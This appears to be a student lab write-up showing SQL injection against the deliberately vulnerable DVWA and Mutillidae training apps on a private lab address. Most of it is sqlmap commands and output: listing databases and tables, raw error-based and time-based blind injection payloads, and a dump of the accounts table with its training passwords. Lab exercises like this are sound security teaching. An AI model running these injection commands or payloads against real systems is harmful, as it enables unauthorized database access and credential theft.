192.168.37.130/dvwa/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec




Username

Password


Login

DVWA is a RandomStorms OpenSource project
 Hint: default username is 'admin' with password 'password'

Here we will use the login credentials of the user Pablo with his password 'letmein'.



After entering the cracked credentials, you should have access to the main page of the DVWA website.



21. Evaluate the same SQL Injection with the Mutillidae website.

Here we will see all the available databases. We will run the following command:

“sqlmap -

u'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs ”

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs

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[*] starting @ 01:16:40 /2022-11-19/

[01:16:40] [INFO] resuming back-end DBMS 'mysql'
[01:16:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3d1d12e4438...95182b8c6b'). Do you want to use those [Y/n] Y

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
0

[01:17:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ≥ 4.1

[01:17:13] [INFO] fetching database names
[01:17:13] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dwwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[01:17:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:17:13 /2022-11-19/

(kali㉿kali)-[~]
$

(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables

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[*] starting @ 01:18:28 /2022-11-19/

[01:18:28] [INFO] resuming back-end DBMS 'mysql'
[01:18:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1645c4bcdc9...0f57bd3241'). Do you want to use those [Y/n] Y

sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2)))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || 'user-info-php-submit-button=View Account Details
Type: time-based blind
```

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ≥ 4.1
[01:18:33] [INFO] fetching tables for database: 'owasp10'
[01:18:33] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
+-----+

[01:18:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:18:34 /2022-11-19/

(kali@kali)-[~]
$

```

Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump “

```

(kali@kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:28:55 /2022-11-19/
[01:28:55] [INFO] resuming back-end DBMS 'mysql'
[01:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d4492112cb6...83425f352b'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || 'user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))ranY)) || 'user-info-php-submit-button=View Account Details
Parameter: username (GET)

```

Here we can see all the cracked passwords of every user mentioned in the accounts table.

```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+----+-----+-----+-----+-----+
| 1 | TRUE | adminpass | admin | Monkey! |
| 2 | TRUE | somepassword | adrian | Zombie Films Rock! |
| 3 | FALSE | monkey | john | I like the smell of confunk |
| 4 | FALSE | password | jeremy | d1373 1337 speak |
| 5 | FALSE | password | bryce | I Love SANS |
| 6 | FALSE | samurai | samurai | Carving Fools |
| 7 | FALSE | password | jim | Jim Rome is Burning |
| 8 | FALSE | password | bobby | Hank is my dad |
| 9 | FALSE | password | simba | I am a cat |
| 10 | FALSE | password | dreveil | Preparation H |
| 11 | FALSE | password | scotty | Scotty Do |
| 12 | FALSE | password | cal | Go Wildcats |
| 13 | FALSE | password | john | Do the Duggie! |
| 14 | FALSE | 42 | kevin | Doug Adams rocks |
| 15 | FALSE | set | dave | Bet on S.E.T. FTW |
| 16 | FALSE | pentest | ed | Commandline KungFu anyone? |
+----+-----+-----+-----+-----+

[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/accounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:29:01 /2022-11-19/
```

Now we will use one of these credentials, to log into the Mutillidae website.

Login

Please sign-in

Name

Password

Login

Dont have an account? [Please register here](#)

```
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+----+-----+-----+-----+-----+
| 1 | TRUE | adminpass | admin | Monkey! |
| 2 | TRUE | somepassword | adrian | Zombie Films Rock! |
| 3 | FALSE | monkey | john | I like the smell of confunk |
| 4 | FALSE | password | jeremy | d1373 1337 speak |
| 5 | FALSE | password | bryce | I Love SANS |
| 6 | FALSE | samurai | samurai | Carving Fools |
| 7 | FALSE | password | jim | Jim Rome is Burning |
| 8 | FALSE | password | bobby | Hank is my dad |
| 9 | FALSE | password | simba | I am a cat |
| 10 | FALSE | password | dreveil | Preparation H |
| 11 | FALSE | password | scotty | Scotty Do |
| 12 | FALSE | password | cal | Go Wildcats |
| 13 | FALSE | password | john | Do the Duggie! |
| 14 | FALSE | 42 | kevin | Doug Adams rocks |
| 15 | FALSE | set | dave | Bet on S.E.T. FTW |
| 16 | FALSE | pentest | ed | Commandline KungFu anyone? |
+----+-----+-----+-----+-----+

[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/accounts.csv'
```

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: john (I like the smell of confunk)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Born to be Hacked

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection



Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel